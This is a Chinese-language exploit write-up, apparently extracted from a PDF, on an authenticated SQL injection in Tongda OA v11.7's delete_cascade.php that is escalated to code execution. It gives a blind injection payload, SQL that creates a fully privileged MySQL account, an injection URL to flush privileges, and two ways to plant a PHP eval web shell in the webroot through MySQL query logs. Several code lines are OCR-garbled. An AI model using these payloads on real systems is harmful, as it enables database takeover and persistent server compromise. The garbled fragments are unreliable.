[0day]通达 OA v11.7 后台 SQL 注入到 RCE

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1. 测试环境

测试版本:通达 OA v11.7 版本

限制条件: 需要账号登录

2. 代码审计发现注入

注入出现在 general/hr/manage/query/delete_cascade.php 文件中,代码实现如下:

```
require_once "inc/auth.inc.php";

include_once "inc/utility_file.php";

ob_start();

include_once "inc/header.inc.php";

echo "\r\n\r\n\r\n\chody class=\"bodycolor\"\r\n";

if ($condition_cascade != "") {

$query = str_replace("\", "\", $condition_cascade);

$cursor = exequery(TD::conn(), $query);

while ($ROW = mysql_fetch_array($cursor)) {

$user_i = stalect PHOTO_NAME_ATTACHMENT_ID_ATTACHMENT_NAME from HR_STAFF_INFO where USER_ID='$user_iD'';

$cursor1 = exequery(TD::conn(), $query1);

if ($ROW1 = mysql_fetch_array($cursor1)) {

$ATTACHMENT_ID = $ROW1["ATTACHMENT_ID"];

$ATTACHMENT_ID = $ROW1["ATTACHMENT_ID"];

$ATTACHMENT_NAME = $ROW1["ATTACHMENT_INAME"];
```

首先判断 \$condition_cascade 是否为空,如果不为空,则将其中的 \' 替换为 ' 。为什么要这样替换呢,主要是因为 V11.7 版本中,注册变量时考虑了安全问题,将用户输入的字符用 addslashes 函数进行保护,如下:

inc/common.inc.php 代码

```
if (0 < count($_GET)) {
    foreach ($_GET as $s_key => $s_value ) {
        if ((substr($s_key, 0, 7) == "_SERVER") || (substr($s_key, 0, 8) == "_SESSION") || (substr($s_key, 0, 7) == "_COOKIE") ||
        continue;
    }
    if (!is_array($s_value)) {
        $_GET[$s_key] = addslashes(strip_tags($s_value));
     }
    $s_key = $_GET[$s_key];
}


reset($_GET);
}
```

因为是无回显机制,是盲注,所以尝试 (select 1 from (select sleep(5))a) ,结果没那么简单:

触发了通达 OA 的过滤机制,翻看代码,在 inc/conn.php 文件中找到过滤机制如下:

其过滤了一些字符,但是并非无法绕过,盲注的核心是: substr、if 等函数,均未被过滤,所以还是有机会的。

传入错误的 SQL 语句时, 页面出错:



那么只要构造 MySQL 报错即可配合 if 函数进行盲注了,翻看局外人师傅在补天白帽大会上的分享 发现 power(1999, 99) 也可以使数据库报错 所以构造语句:

3, 20 1000 (1000) 2 37/12/2/31/13/21, 7/19/13/21


select if((substr(user(),1,1)='r'),1,power(9999,99)) # 当字符相等时,不报错,错误时报错



3. 构造利用链

添加用户:

grant all privileges ON mysql.* TO 'at666'@'%' IDENTIFIED BY 'abcABC@123' WITH GRANT OPTI ON



然后该用户是对 mysql 数据库拥有所有权限的, 然后给自己加权限:

UPDATE `mysql`.`user` SET `Password` = '*DE0742FA79F6754E99FDB9C8D2911226A5A9051D', `Sele
ct_priv` = 'Y', `Insert_priv` = 'Y', `Update_priv` = 'Y', `Delete_priv` = 'Y', `Create_pr
iv` = 'Y', `Drop_priv` = 'Y', `Reload_priv` = 'Y', `Shutdown_priv` = 'Y', `Process_priv`
= 'Y', `File_priv` = 'Y', `Grant_priv` = 'Y', `References_priv` = 'Y', `Index_priv` =
'Y', `Alter_priv` = 'Y', `Show_db_priv` = 'Y', `Super_priv` = 'Y', `Create_tmp_table_priv
` = 'Y', `Lock_tables_priv` = 'Y', `Execute_priv` = 'Y', `Repl_slave_priv` = 'Y', `Repl_c
lient_priv` = 'Y', `Create_view_priv` = 'Y', `Show_view_priv` = 'Y', `Create_routine_priv
` = 'Y', `Alter_routine_priv` = 'Y', `Create_user_priv` = 'Y', `Event_priv` = 'Y', `Trigg
er_priv` = 'Y', `Create_tablespace_priv` = 'Y', `ssl_type` = '', `ssl_cipher` = '', `x509
_issuer` = '', `x509_subject` = '', `max_questions` = 0, `max_updates` = 0, `max_connecti
ons` = 0, `max_user_connections` = 0, `plugin` = 'mysql_native_password', `authentication
_string` = '', `password_expired` = 'Y' WHERE `Host` = Cast('%' AS Binary(1)) AND `User`
= (ast('at666' AS Binary(5)):

- case(acood As billary(s)

然后用注入点刷新权限,因为该用户是没有刷新权限的权限的:

general/hr/manage/query/delete_cascade.php?condition_cascade=flush privileges; 这样就拥有了所有权限。再次登录:




提示这个,或者让改密码死活改不了。再执行一下

grant all privileges ON mysql.* TO 'at666'@'%' IDENTIFIED BY 'abcABC@1

23' WITH GRANT OPTION

即可。



写 shell:

```
# 查路径:
select @@basedir; # c:\td0a117\mysql5\, 那么web目录就是c:\td0a117\webroot\
# 方法1:
set global slow_query_log=on;
set global slow_query_log_file='C:/td0a117/webroot/tony.php';
select '<?php eval($_POST[x]);?>' or sleep(11);
# 方法2:
set global general_log = on;
set global general_log_file = 'C:/td0a117/webroot/tony2.php';
select '<?php eval($_POST[x]);?>';
show variables like '%general%';
```

